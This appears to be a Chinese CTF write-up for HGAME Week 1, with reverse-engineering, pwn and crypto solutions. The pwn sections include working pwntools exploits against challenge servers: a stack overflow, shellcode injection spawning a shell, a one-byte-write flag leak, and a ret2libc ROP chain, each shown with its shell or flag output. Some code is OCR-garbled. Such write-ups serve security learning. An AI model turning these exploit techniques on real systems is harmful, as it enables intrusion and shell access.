先ida打开f5（我先用的7.0开的，main函数都要手动去找，很多sub\_xxxxx函数很绕，然后试着用7.2开，就好很多了，有些标准库的函数也能识别出来）

```
1 int __cdecl main(int argc, const char **argv, const char **envp)
2 {
3     __int64 v3; // rax
4     __int64 v4; // rax
5     __int64 v5; // rax
6     int result; // eax
7     __int64 v7; // rax
8     __int64 v8; // rax
9     int l; // [rsp+20h] [rbp-198h]
10    __int64 i; // [rsp+28h] [rbp-190h]
11    unsigned __int64 j; // [rsp+30h] [rbp-188h]
12    unsigned __int64 k; // [rsp+38h] [rbp-180h]
13    __int64 v13; // [rsp+48h] [rbp-170h]
14    __int64 v14; // [rsp+50h] [rbp-168h]
15    char v15; // [rsp+60h] [rbp-158h]
16    char v16; // [rsp+80h] [rbp-138h]
17    const char *v17; // [rsp+98h] [rbp-120h]
18    _QWORD *v18; // [rsp+A0h] [rbp-118h]
19    _QWORD *v19; // [rsp+A8h] [rbp-110h]
20    __int64 v20; // [rsp+B0h] [rbp-108h]
21    _QWORD *v21; // [rsp+B8h] [rbp-100h]
22    _QWORD *v22; // [rsp+C0h] [rbp-F8h]
23    __int64 v23; // [rsp+C8h] [rbp-F0h]
24    __int64 v24; // [rsp+D0h] [rbp-E8h]
25    __int64 v25; // [rsp+D8h] [rbp-E0h]
26    __int64 v26; // [rsp+E0h] [rbp-D8h]
27    __int64 v27; // [rsp+E8h] [rbp-D0h]
28    __int64 v28; // [rsp+F0h] [rbp-C8h]
29    __int64 v29; // [rsp+F8h] [rbp-C0h]
30    __int64 v30; // [rsp+100h] [rbp-B8h]
31    __int64 v31; // [rsp+108h] [rbp-B0h]
32    __int64 v32; // [rsp+110h] [rbp-A8h]
```

```
33     __int64 v33; // [rsp+120h] [rbp-98h]
34     __int64 v34; // [rsp+128h] [rbp-90h]
35     __int64 v35; // [rsp+130h] [rbp-88h]
36     __int64 v36; // [rsp+138h] [rbp-80h]
37     __int64 v37; // [rsp+140h] [rbp-78h]
38     __int64 v38; // [rsp+148h] [rbp-70h]
39     __int64 v39; // [rsp+150h] [rbp-68h]
40     __int64 v40; // [rsp+158h] [rbp-60h]
41     __int64 v41; // [rsp+160h] [rbp-58h]
42     char v42; // [rsp+170h] [rbp-48h]
43     char v43; // [rsp+190h] [rbp-28h]
44
45     sub_140002AE0(&v15, argv, envp);
46     sub_1400018D0(std::cin, &v15);
47     v17 = "hgame{";
48     sub_140002B30(&v16);
49     if ( sub_1400040B0(&v15, v17, 0i64) || sub_1400040B0(&v15, "}" ,
50 0i64) != 61 )
51     {
52         v7 = sub_140001900(std::cout, "ERR01");
53         std::basic_ostream<char>,std::char_traits<char>>::operator<<(v7
54 , sub_140002830);
55         sub_140003010(&v16);
56         sub_140002FA0((__int64)&v15);
57         result = 0;
58     }
59     else
60     {
61         for ( i = 6i64; ; i = v13 + 1 )
62         {
63             v13 = sub_140004060((__int64)&v15, 0x5Fu, i); // v15 is input
64             if ( v13 == -1 )
65                 break;
66             v18 = (_QWORD *)sub_1400043B0((__int64)&v15, (__int64)&v42);
67             v19 = v18;
68             v3 = sub_140003E80(v18);
69             v20 = atol(v3);
70             sub_140004350((__int64)&v16, (__int64)&v20);
71             sub_140002FA0((__int64)&v42);
72         }
73         v21 = (_QWORD *)sub_1400043B0((__int64)&v15, (__int64)&v43);
74         v22 = v21;
75         v4 = sub_140003E80(v21);
76         v23 = atol(v4);
77         sub_140004350((__int64)&v16, (__int64)&v23);
78         sub_140002FA0((__int64)&v43); // free
```

```

79     v33 = 26727i64;
80     v34 = 24941i64;
81     v35 = 101i64;
82     v36 = 29285i64;
83     v37 = 26995i64;
84     v38 = 29551i64;
85     v39 = 29551i64;
86     v40 = 25953i64;
87     v41 = 29561i64;
88     v24 = 1i64;
89     v25 = 0i64;
90     v26 = 1i64;
91     v27 = 0i64;
92     v28 = 1i64;
93     v29 = 1i64;
94     v30 = 1i64;
95     v31 = 2i64;
96     v32 = 2i64;
97     for ( j = 0i64; j < 3; ++j )
98     {
99         for ( k = 0i64; k < 3; ++k )
100        {
101            v14 = 0i64;
102            for ( l = 0; l < 3; ++l )
103                v14 += *(&v24 + 3 * l + k) * *(_QWORD *)sub_1400031E0(&v
104                16, l + 3 * j);
105            if ( *(&v33 + 3 * j + k) != v14 )
106            {
107                v5 = sub_140001900(std::cout, "Err02");
108                std::basic_ostream<char, std::char_traits<char>>::operator
109                r<<(v5, sub_140002830);
110                sub_140003010(&v16);
111                sub_140002FA0((__int64)&v15);
112                return 0;
113            }
114        }
115    }
116    v8 = sub_140001900(std::cout, "you are good at re");
117    std::basic_ostream<char, std::char_traits<char>>::operator<<(v8
118    , sub_140002830);
119    sub_140003010(&v16);
120    sub_140002FA0((__int64)&v15);
121    result = 0;
122}
123return result;
}

```

很长，刚开始看得我一愣一愣的。

一步步分析一下。

```
1 | sub_1400018D0(std::cin, &v15);
2 |     v17 = "hgame{";
3 |     sub_140002B30(&v16);
4 |     if ( sub_1400040B0(&v15, v17, 0i64) || sub_1400040B0(&v15, "}",
5 | 0i64) != 61 )
6 | {
7 |     // 略
}
```

这里是第一步，必须要不满足上面的条件程序才能继续执行，不然会报错然后退出。

但是那个 `sub_1400040B0` 函数打开真的有点绕，没看懂，就盲测了一下，

把 `hgame{.+}` 这样格式的里面填充字符，发现里面的长度必须是55才行，所以猜到这个函数的大概意思就是计算在第一个参数字符串的第二个参数对应的字符串之前的长度。。

所以上面的 `sub_1400040B0(&v15, "}", 0i64) != 61` 也很好理解了，因

为 `55+len('hgame{')` 刚好是61。。

接下来的一坨，太绕了没看懂。跳过一下。

到了这里，逻辑还是比较清晰的

```
1 | for ( j = 0i64; j < 3; ++j )
2 | {
3 |     for ( k = 0i64; k < 3; ++k )
4 |     {
5 |         v14 = 0i64;
6 |         for ( l = 0; l < 3; ++l )
7 |             v14 += *(&v24 + 3 * l + k) * *(_QWORD *)sub_1400031E0(&v
8 | 16, l + 3 * j);
9 |         if ( *(&v33 + 3 * j + k) != v14 )
10 |         {
11 |             // 略
}}
```

这里显然是一段矩阵之类的运算，`v17`参加计算的关键

拿python和手算了一段。。

```
1 | v34 = (
2 |     26727, 24941, 101,
3 |     29285, 26995, 29551,
4 |     29551, 25953, 29561,
```

```

6      )
7
8 v25 = (
9     1, 0, 1,
10    0, 1, 1,
11    1, 2, 2,
12 )
13
14 v17 = [
15     -24840, -78193, 51567, #17
16     2556, -26463, 26729,   #15
17     3608, -25933, 25943,   #15
18 ]
19
20 for j in range(3):
21     for k in range(3):
22         v15 = 0
23         for l in range(3):
24             #print j, k, l, 3 * l + k, l + 3 * j, 3 * j + k
25             v15 += v25[3 * l + k] * v17[l + 3 * j]
26         if v34[3 * j + k] != v15:
27             print j, k, l, 3 * l + k, l + 3 * j, 3 * j + k, 'dism
atc!''

```

然后半自动化地算出了v17的数据。

再接着又没思路了。。本着蒙一蒙的思想，绕到了中间代码

看到这个函数 `v13 = sub_140004060((__int64)&v15, 0x5Fu, i);`

这个 `0x5F` 有点可疑，`chr(95)` 了一下发现刚好是字符 `'_'`！

然后转头一想为啥中间的长度得55呢？

算了一下v17的每个值的长度，发现是47，再如果加上 `_` 的8个连接符，长度不就刚好是55嘛。再加上之前的 `atoll` 函数，大概猜到了这段的意思，于是构造了

```
'hgame{' + '_'.join((str(i) for i in v17)) + '}'
```

得到

```
hgame{-24840_-78193_51567_2556_-26463_26729_3608_-25933_25943}
```

猜出flag。。

## Week1 Reverse AK

## 0x02 Pwn

### Hard\_AAAAA

拖进ida, F5

The screenshot shows the IDA Pro interface with the 'Pseudocode-A' tab selected. The code is as follows:

```
1 int __cdecl main(int argc, const char **argv, cc
2 {
3     char s; // [esp+0h] [ebp-ACh]
4     char v5; // [esp+7Bh] [ebp-31h]
5     unsigned int v6; // [esp+A0h] [ebp-Ch]
6     int *v7; // [esp+A4h] [ebp-8h]
7
8     v7 = &argc;
9     v6 = _readgsdword(0x14u);
10    alarm(8u);
11    setbuf(_bss_start, 0);
12    memset(&s, 0, 0xA0u);
13    puts("Let's 000o\\000!");
14    gets(&s);
15    if ( !memcmp("000o", &v5, 7u) )
16        backdoor();
17    return 0;
18 }
```

找到s和v5之间的距离，然后看memcpy条件

```
.rodata:080486D0
.rodata:080486E0 a00000      |      db '000o',0
.rodata:080486E5 a00          db '00',0
.rodata:080486E8 ; char command[]
```

再写exp

```
1 from pwn import *
2 context(arch = 'i386', os = 'linux')
3 sh = remote("47.103.214.163", 20000)
4 sh.send((0xac-0x31)*'a'+b'000o\x0000\n')
5 sh.interactive()
6 sh.close()
```

getshell, 然后cat拿到flag

```
[+] Opening connection to 47.103.214.163 on port 20000: Done
[*] Switching to interactive mode
Let's 0000\000!
$ cat flag
hgame{00o00oo0000o}[*] Got EOF while reading in interactive
$
```

## Number\_Killer

栈溢出然后执行shellcode的事情，因为刚学所以也做了挺久的。

ida打开研究，发现程序是把每一行输入的数字转换成long long保存在栈上。

直接上exp吧。


```
1 #!/usr/local/env python
2 from pwn import *
3 from ctypes import *
4
5 context.arch = 'amd64'
6 context.os = 'linux'
7 context.endian = 'little'
8
9 p = remote('47.103.214.163', 20001)
10 gift = 0x00000000000400789
11
12 shellcode = '\x00'*8*11 + '\xff\xff\xff\xff\x0b\x00\x00\x00' + asm(
13 m('nop')*8 + p64(gift) + asm(shellcraft.amd64.sh()))
14 p.recv()
15
16 for i in range(len(shellcode)/8):
17     code = shellcode[i*8:i*8+8]
18     c = c_longlong(u64(code)).value
19     p.send(str(c) + '\n')
20
21 p.interactive()
22 p.close()
```

```
[+] Opening connection to 47.103.214.163 on port 20001: Done
[*] Switching to interactive mode
$ ls
Number_Killer
bin
dev
flag
lib
lib32
lib64
$ cat flag
hgame{Ea2y_2hel1c0de_1n_St4ck}$
$ 
[*] Interrupted
[*] Closed connection to 47.103.214.163 port 20001
```

拿到flag

## One\_Shot

拖ida打开



```
1 int __cdecl main(int argc, const char **argv, const char **envp)
2 {
3     BYTE *v4; // [rsp+8h] [rbp-18h]
4     int fd[2]; // [rsp+10h] [rbp-10h]
5     unsigned __int64 v6; // [rsp+18h] [rbp-8h]
6
7     v6 = _readfsqword(0x28u);
8     v4 = 0LL;
9     *(__QWORD *)fd = open("./flag", 0, envp);
10    setbuf(stdout, 0LL);
11    read(fd[0], &flag, 0x1EuLL);
12    puts("Firstly....What's your name?");
13    __isoc99_scanf("%32s", &name);
14    puts("The thing that could change the world might be a Byte!");
15    puts("Take the only one shot!");
16    __isoc99_scanf("%d", &v4);
17    *v4 = 1;
18    puts("A success?");
19    printf("Goodbye,%s", &name);
20    return 0;
21 }
```

可知flag一开始就被读到.bss那段内存上了，flag上面是name变量

```

.bss:00000000006010BF      db    ?  ;
.bss:00000000006010C0      db    ?  ;          public name
.bss:00000000006010C0 name   db    ?  ;          ; DATA XREF: main+6C↑o
.bss:00000000006010C0      db    ?  ;          ; main+BB↑o
.bss:00000000006010C1      db    ?  ;
.bss:00000000006010C2      db    ?  ;
.bss:00000000006010C3      db    ?  ;
• .bss:00000000006010C4      db    ?  ;
• .bss:00000000006010C5      db    ?  ;
• .bss:00000000006010C6      db    ?  ;
• .bss:00000000006010C7      db    ?  ;
• .bss:00000000006010C8      db    ?  ;
• .bss:00000000006010C9      db    ?  ;
• .bss:00000000006010CA     db    ?  ;
• .bss:00000000006010CB     db    ?  ;
• .bss:00000000006010CC     db    ?  ;
• .bss:00000000006010CD     db    ?  ;
• .bss:00000000006010CE     db    ?  ;
• .bss:00000000006010CF     db    ?  ;
• .bss:00000000006010D0     db    ?  ;
• .bss:00000000006010D1     db    ?  ;
• .bss:00000000006010D2     db    ?  ;
• .bss:00000000006010D3     db    ?  ;
• .bss:00000000006010D4     db    ?  ;
• .bss:00000000006010D5     db    ?  ;
• .bss:00000000006010D6     db    ?  ;
• .bss:00000000006010D7     db    ?  ;
• .bss:00000000006010D8     db    ?  ;
• .bss:00000000006010D9     db    ?  ;
• .bss:00000000006010DA    db    ?  ;
• .bss:00000000006010DB    db    ?  ;
• .bss:00000000006010DC    db    ?  ;
• .bss:00000000006010DD    db    ?  ;
• .bss:00000000006010DE    db    ?  ;
• .bss:00000000006010DF    db    ?  ;
• .bss:00000000006010E0    public flag
• .bss:00000000006010E0 flag  db    ?  ;          ; DATA XREF: main+56↑o
• .bss:00000000006010E1    db    ?  ;
• .bss:00000000006010E2    db    ?  ;
• .bss:00000000006010E3    db    ?  ;
• .bss:00000000006010E4    db    ?  ;
• .bss:00000000006010E5    db    ?  ;
• .bss:00000000006010E6    db    ?  ;

```

name和flag之间相差32，而 `scanf("%32s", &name)` 最多读32个字符然后第33个字符就会被置零 `\0`。

再往下看发现会让输入一个整数（地址），然后 `*v4 = 1` 会把它置为一，这样printf就可把name和flag一起打印出来了。

写脚本（其实手输也行）

```

1 #!/usr/bin/env python
2 from pwn import *
3 p = remote('47.103.214.163', 20002)
4 addr = 0x6010df
5 print p.recv()
6 p.send('A'*31 + '\n')
7 print p.recv()
8 p.send(str(addr) + '\n')

```

```
9  r = p.recv()
10 #print(repr(r))
11 print r.split('\x00')[-1]
12 #p.interactive()
13 p.close()
```

运行

```
[+] Opening connection to 47.103.214.163 on port 20002: Done
Firstly....What's your name?

The thing that could change the world might be a Byte!
hgame{On3_Sh0t_0ne_Fl4g}
[*] Closed connection to 47.103.214.163 port 20002
```

拿到flag

## ROP\_LEVEL0

学习了两天的ROP然后终于知道一点点操作了。。。

ida打开，F5看源码，然后gdb调试，main的溢出offset是0x50。

想着拿shell，于是就要leak libc版本然后call system，都是ROP的基本操作，然而我刚学所以很不熟练基本每一步都可能踩坑。。。

下面是exp，参考了好多范例模出来的。。

```
1  #!/usr/local/env python
2  from pwn import *
3  from LibcSearcher import LibcSearcher
4
5  p = process('./ROP_LEVEL0')
6  elf = ELF("./ROP_LEVEL0")
7
8  main_offset = 0x58
9  vuln_offset = 0x18
10
11 RDI = 0x0000000000400753
12 RET = 0x00000000004004c9
13
14 p.recv()
15
16 MAIN = elf.symbols['main']
17 VULN = elf.symbols['vuln']
18 PUTS = elf.plt['puts']
19 LIBC_START_MAIN = elf.got['__libc_start_main']
20 log.info("puts@plt: %x" % PUTS)
```

```
21 log.info("__libc_start_main: %x" % LIBC_START_MAIN)
22 log.info("MAIN: %x, VULN: %x" % (MAIN, VULN))
23
24 payload = 'A' * main_offset
25 payload += p64(RDI)
26 payload += p64(LIBC_START_MAIN)
27 payload += p64(PUTS)
28 payload += p64(MAIN)
29 p.send(payload)
30
31 data = p.recv().split()[0]
32 leak = u64(data.ljust(8, "\x00"))
33 log.info("Leaked libc address, __libc_start_main: %x" % leak)
34
35 libc = LibcSearcher('__libc_start_main', leak)
36 libcbase = leak - libc.dump('__libc_start_main')
37 SYSTEM = libcbase + libc.dump('system')
38 BINSH = libcbase + libc.dump('str_bin_sh')
39
40 log.info("bin/sh %x" % BINSH)
41 log.info("system %x" % SYSTEM)
42
43 payload = 'A' * main_offset
44 payload += p64(RET)
45 payload += p64(RDI)
46 payload += p64(BINSH)
47 payload += p64(SYSTEM)
48 p.send(payload)
49 p.interactive()
50 p.close()
```

```
[+] Opening connection to 47.103.214.163 on port 20003: Done
[*] '/root/ROP_LEVEL0'
    Arch:      amd64-64-little
    RELRO:     Partial RELRO
    Stack:     No canary found
    NX:        NX enabled
    PIE:       No PIE (0x400000)
[*] puts@plt: 4004dc
[*] __libc_start_main: 601030
[*] MAIN: 40065b, VULN: 400636
[*] Leaked libc address, __libc_start_main: 7f1a038a4740
Multi Results:
0: ubuntu-xenial-amd64-libc6 (id libc6_2.23-0ubuntu10_amd64)
1: archive-glibc (id libc6_2.23-0ubuntu3_amd64)
Please supply more info using
    add_condition(leaked_func, leaked_address).
You can choose it by hand
Or type 'exit' to quit:
[+] ubuntu-xenial-amd64-libc6 (id libc6_2.23-0ubuntu10_amd64) be choosed.
[*] bin/sh 7f1a03a10d57
[*] system 7f1a038c9390
[*] Switching to interactive mode
$ ls
ROP_LEVEL0
bin
dev
flag
lib
lib32
lib64
some_life_experience
$ cat flag
hgame{R0P_1s_H4cK3rs'_RoM4nC3}[*] Got EOF while reading in interactive
```

成功拿到shell。

后续：后来问了出题人，，他说预期是先open再read然后puts，原来open的返回值是有规律的2333。。

## Week1 Pwn AK

## 0x03 Crypto

### InfantRSA

签到题，在复习了一波RSA算法原理之后就知道做法了。

唯一的问题是让我求解d。。。。

数学公式有点难顶，不过谷歌大法好，找到了别人的代码实现  
改改直接贴了

```
1 #!/usr/bin/env python3
2
3 def extended_euclidean_algorithm(a, b):
4     """
5         extended_euclidean_algorithm(a, b)
6
7             The result is the largest common divisor for a and b.
8
9             :param a: integer number
10            :param b: integer number
11            :return: the largest common divisor for a and b
12        """
13
14    if a == 0:
15        return b, 0, 1
16    else:
17        g, y, x = extended_euclidean_algorithm(b % a, a)
18        return g, x - (b // a) * y, y
19
20
21 def modular_inverse(e, t):
22     """
23         modular_inverse(e, t)
24
25             Counts modular multiplicative inverse for e and t.
26
27             :param e: in this case e is a public key exponent
28             :param t: and t is an Euler function
29             :return: the result of modular multiplicative inverse for e and t
30     """
31
32     g, x, y = extended_euclidean_algorithm(e, t)
33
34     if g != 1:
35         raise Exception('Modular inverse does not exist')
36     else:
37         return x % t
38
39
40 p = 681782737450022065655472455411
41 q = 675274897132088253519831953441
42 e = 13
```

```

43 n = p*q
44 c = 275698465082361070145173688411496311542172902608559859019841
45 o = (p-1)*(q-1)
46 d = modular_inverse(e, o)
47 m = pow(c, d, n)
48 print(m)
49 print(hex(256))
50 n = m
51 b = n.to_bytes(30, 'big')
52 print(b)

```

运行后得到flag

## Affine

代码有点乱2333

基本思路就是先求出A、B的可能解，因为知道 A8I5z{ 对应的是 hgame{，所以只要枚举几次就知道了，我是枚举了[0..100]的整数，然后取了A=13、B=14其中一组。

接着只要拿 TABLE 用算法枚举倒推出原文就行了，如下面代码所示

```

1  #!/usr/bin/env python3
2  # -*- coding: utf-8 -*-
3  import gmpy2
4  #from secret import A, B, flag
5  A = 13
6  B = 14
7
8  flag = 'hgame{xr1A_J7ha_vG_TpH410}'
9
10 assert flag.startswith('hgame{') and flag.endswith('}')
11
12 TABLE = 'zxcvbnmasdfghjklqwertyuiop1234567890QWERTYUIOPASDFGHJKLZX
13 CVBNM'
14 MOD = len(TABLE)
15 print("MOD length: ", MOD)
16
17 cipher = ''
18 for b in flag:
19     i = TABLE.find(b)
20     if i == -1:
21         cipher += b
22     else:
23         ii = (A*i + B) % MOD # 62
24         cipher += TABLE[ii]

```

```

25
26 print(cipher)
27 # A8I5z{xr1A_J7ha_vG_TpH410}
28
29 def e(A, B):
30     cipher = ''
31     for b in flag[:6]:
32         i = TABLE.find(b)
33         if i == -1:
34             cipher += b
35         else:
36             ii = (A*i + B) % MOD
37             cipher += TABLE[ii]
38     return cipher
39
40 def d(A, B):
41     for t in 'A8I5z{xr1A_J7ha_vG_TpH410}':
42         if not t in TABLE:
43             print(t, end=' ')
44         else:
45             for i in range(len(TABLE)):
46                 if TABLE[(A*i + B) % MOD] == t:
47                     print(TABLE[i], end=' ')
48                     break
49
50
51 def main():
52     d(A,B)
53
main()

```

结果瞬间出来，拿到flag

## not\_One-time

这题比较有意思。

因为keystream是随机的，所以不可能通过暴力算法求解出答案。

题目 not\_One-time 就很贴切了。

首先做法是算出flag的长度，因为每次的结果都是等长的base64输出，而结果又是flag和keystream每一位异或得到的，所以很容易知道flag\_len的值。

接着就是最好玩的部分了，因为  $A \oplus B \oplus A = B$ ，而异或的位又是来自一串固定的TABLE，即 `string.ascii_letters+string.digits`，所以只要倒推一遍就知道该位的原字符是啥，但它有 `len(string.ascii_letters+string.digits)` 种可能。再又来，因为原文是固定的，所以只要结果（样本）足够多，那么该位原字符出现频率也越高，那么是原字

符的概率也越高。于是用脚本获取了100个结果（当时不知道够不够，就先试试），然后跑了一遍，flag就出来了。

从前几位的 hgame{ 也能证明每一位原字符推算的正确性。

代码如下，有点乱。。

```
1 #!/usr/bin/env python3
2 # -*- coding: utf-8 -*-
3 import os, random
4 import string, binascii, base64
5
6
7 # from secret import flag
8 flag = b'hgame{aaaaaaaaaaaaaaaaaaaaaaaaaaaaaa}'
9 assert flag.startswith(b'hgame{') and flag.endswith(b'}')
10
11 flag_len = len(flag)
12
13 print('flag_len:', flag_len)
14
15 def xor(s1, s2):
16     #assert len(s1)==len(s2)
17     return bytes( map( lambda x: x[0]^x[1], zip(s1, s2) ) )
18
19 random.seed( os.urandom(8) )
20 keystream = ''.join( [ random.choice(string.ascii_letters+string.digits) for _ in range(flag_len) ] )
21 keystream = keystream.encode()
22
23 #print(keystream)
24
25 print( base64.b64encode(xor(flag, keystream)).decode() )
26
27
28 exp = '''BSIkGzIaQQAYF3UbK3koVlN3AyJQSkR/CBARDBgIcScoPwsoG3o+UXGN
29 W==
30 BTQmKwtOQXcBMVQWInw7BFdHCg8tZxV3Gx8JUhcxAAs8COpqQ0c9RiIUNA==
31 KRUKXwMiG0Y9G0EdFmwUUJVgIiAzYnJBGgc0IyACC11vE3sbFFQZUxscMQ==
32 ElIoH11LJ34nMmkjd2A9dRxNUT9UXn5xPBYfBx4HB1xrHXIwREJndhAyJw==
33 OQUKB1wo01QP2s7EUM4ZXF6UhUcQhZWdg8PRQuSRMyL0YJYAUWwiSSQ==
34 Py0xCi02ClzYNEY7M0UlBkltWB81d1ZLHBMrUEUgUBUxH1tqX2YXXycGJQ==
35 EhcmDhxJFWsdQ2API0Y3CkVgEiEGS1dwGDcCNycKcRMTHEYqSX03e3oSOA==
36 OD4IOwwNMQEPhVQKP0gURWx5MjA/X1YTDCtwEzsRZ103B2JqQ3YGYgUSNA==
37 PSkkKVI/IlaQGUg4FVMDAFQMGQ4ndUwXEiYxLjsJaiMuDkMxY30eXioj0w==
38 WiIxGCAzImMPIUQaF1sDcUtSAj9WG0kUMEA1Lk0nXDInBGEYWUc4YhRdPg==
39 ASoSNTMoAmE5PkIoNRh6emIA0QsxfEd1NAcgPR0kehwmJ3opZ0cHByQdCw==
40 CwkzAQAhRAsYFLU/Ak0oeW1gBBIydXNNByR0IyUZBQdmGUANHUVoQScpKg==
```

41 LyoiAyciPkcfJkE4BXF4R1RUF1EySk5nPT8zKREMA1EGM2oRQW8fZwksDQ==  
42 IBYFNCN0G1wsK2teLEp0XVZkJUjSE9VTkZ9LgAuYQ42XGQqHG9hbnEqMA==  
43 OA0MNVI8HkIEBmgFDGYZY3NkKhUcX1NQHDYEAy8majMpXWM1ZXgedy1WBQ==  
44 WygvGVcpM1HQWk2CF4kXnFXNywcQFRDj8iXC9wSi0JAfGvaQEfffhFQLw==  
45 HhYlWi cCIUMBQ2YLfk8JWHAMIgtUXRIQPysDARIGSwwbM1ITHWwAeCAHDg==  
46 ABUHWl d0HVVNGl8jJmQ3BkkCAjQLZ2QQByEyECUod1RoMXtpaHMSdRtTPA==  
47 PSYyPxISN3syK0U5DXoHZX4NDyg0G1xeM0c3MEURfS0G0kEfG8Tey8gTw==  
48 JDNYXjErKFk4GmIDK3srdkxFD18MSW1MFTMQLD0hXhQq0X4oSnYJ cwdRGg==  
49 XyI1CBUiREoDHGndL0g+QF14JjQ/aERRPCQRNC8MCjcKDgRqSFg0YXdUMw==  
50 LRYNGiEyA0cQNQcJCXh/exVeLjEnSXxkGj8yCDkQYTQML15uS0xjQhtSRQ==  
51 Lw810DMTFgRBEn1bBXkdeHQAFxMpQWxiPzk/PA9weAdoI38WRH07VXUTTg==  
52 IFA4XQ06E3U/I1MIH2R5BmVWAAYidFVJGh8uNT05ai5nHUUYYVtmXQwLCw==  
53 XVBRIjFDM3oAFmMDcBknCnACAx3XVwTNCljATcvVBNqMgsyWww9RigLLA==  
54 IDcoBzE9RwUwA2EiNlwDe1NTAyCYktFBdMLARA0X1YoGwIoWGEbXA0PNA==  
55 GCUVJCgWJl4iBV9aMX4rB3NnFTUCR25L0wR8Vj4sRyxmEkMWH2AKcQ9cCg==  
56 ODAiAFY8IlkWJ1ooPXsMXW10LzMdVHBKTArcKcwPf10vJgM3d1E7Zw80RA==  
57 X1cCJi0D00UmKnZeP2cYcGpCBF4JaE5cEB13KSUbSSgHPUo4HF0iBAs9CA==  
58 Mh0LPhUtP2AwNn8ZK2IVA21XDCAyWXRTRhYqDCMlaVMcDX4JalplexJUBw==  
59 Dx5SAwEdA1EmK0UcEBoKe1ZmFhEdXnFMDgctFTANQx4LDXxubH06eA4RSw==  
60 WT0zJRUvA2s0MHk6HWIUeU5NBxULaG50CTocUzEECisn0Epoe3lnTi4TMw==  
61 XR5QLxUKEHEzFEMHB1Ejd3dmElEsXWhFGgYILx0MVykuAV0vHlonBzQLg==  
62 Ch43WBcfBWoDN3o9H0o0QkYF0wgMdWluCxMLXT40AgloMXAtex06dw4cCA==  
63 Bj8qCVArAlIhG1ohNUEUZxB6MF5Rb19KGwUOKCR7YQwQPAAcfQM0eicTFA==  
64 IQsmJhYfKn1EKgMvBGwgcHBsNAkNQWAfPSl9IAAnQgJsHGcvGAHV3IBEg==  
65 B18IIDxJF1gEBVYpE30UBmd+DQQWGkQSksLDQNVlw5CEQvYmwjWRAPNg==  
66 MlQFJSEpPAE3A0koK1MaVR1sUiETf0xJTBc/LBE6cQI+H0kjZQM/djtKA==  
67 0zYTChwURAAGM1AFA3kqZ3FXKiEtbeXREiQQVCQifw81DmQSHhBRRZUBA==  
68 GCNROggIHAA1SkYKLWMrBmJSGBiZYWwUKws8NBmHUCkFU1doWXY0YhcsCg==  
69 WQULBRU+QVwUFQcqIkMufnEAFC8Ua15MJAMiC0wbZy81HgoMa1whViE/Fg==  
70 LigZPRwfJ2QGBH4vckoaeUt2WCQMTk5eFRgoEja5ffQvJ3svRm0pAncOPw==  
71 JQsPLFAzGAQBFQYUFnMLfxJ80yJRSRxKSj19Kkc7azMME0k8ZAYAU3UzMQ==  
72 DRERBTUcPV9ME1leFUM/f0dkJzYiSlBuKig3DAwoFBMpbmtta1ggATscDw==  
73 Ago2Az01JQZMCXUGF3s1A0hwUx9dFHZf0B4gPU0KXhcrLGIebHw2YzoQMA==  
74 MVVTAitICAUUFpeA385SW8EVx0AfXRCP0U8CEE2chE3XApoRVd1BDYjPg==  
75 IyEPGlVNHFhEFkM0DBMCWWpBVSUuQ21/KCgALThwBjcQP3A8S1Y9ci8zCQ==  
76 W18zCyoJB0sUQX1aK0ovWEdFJy5WaRZyKio0Ey8uCgkqMwUeZHIZQHsBRA==  
77 WDUrBT00InEzIXQPdUkcaR9EhcPaVvhLR82NjoIVR4aA0IfSAc2fypXMA==  
78 Dj4YJiYjM0M8MFkMKhkjC0V+BTdca3d/KEAVHScNVwoVWng6fk8Ffho/OQ==  
79 JQkpH1UUQQJEF184Ik1/dEp1IAYffU9QJkc1FBo1dA8VE1oua0JmQjsmEQ==  
80 GR0s0zIKNF48MXM+E0YOW0dDNDMIQ1ERDTR9VhYoYAkwlWIqV2YDZg43GQ==  
81 XCMCXCEwNl1MOVY/Fh15RW5WDC82WF5uBxx8PkVzWwMbEVsseFcwdxMTTg==  
